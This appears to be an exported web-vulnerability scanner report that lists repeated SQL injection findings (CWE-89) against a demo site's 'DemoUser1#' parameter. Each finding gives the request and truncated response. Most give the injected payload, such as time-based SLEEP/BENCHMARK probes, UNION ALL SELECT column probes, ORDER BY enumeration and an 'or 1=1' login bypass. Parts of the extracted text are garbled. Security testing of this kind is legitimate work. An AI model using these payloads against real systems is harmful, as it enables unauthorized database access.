Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1152				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAaGAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1153

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>+benchmark(3200,SHA1(1))+'</td></tr></table>	Name	Value	DemoUser1#	+benchmark(3200,SHA1(1))+'
Name	Value				
DemoUser1#	+benchmark(3200,SHA1(1))+'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAaGAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1154				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language= "javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4- bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBj bWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQ IoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1155				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>+</td></tr></table>	Name	Value	DemoUser1#	+
Name	Value				
DemoUser1#	+				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1156

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>,</td></tr> </table>	Name	Value	DemoUser1#	,
Name	Value				
DemoUser1#	,				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1157				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1158

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 21</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 21
Name	Value				
DemoUser1#	ORDER BY 21				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1159				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
DemoUser1#	/

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1160


Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 13#

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1161	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or '1'='1</td></tr></table>		Name	Value	DemoUser1#	admin' or '1'='1
Name	Value					
DemoUser1#	admin' or '1'='1					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1162					

Scan

Severity

Endpoint

Request

Test Step

Modified

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
------	-------

Parameters	DemoUser1# and (select substring(@@version,3,1))='S'
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAaGCAyAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjWdWFnZVJvYWR5c2llPAAACaxJREFUeNqsvltsXNUV3fvcc1/z8ozHHjt2HNsJdmLYMGpjglePoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2}(\\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1163

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 22--</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 22--
Name	Value				
DemoUser1#	ORDER BY 22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAGXRFWHRBtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1165

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	;

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

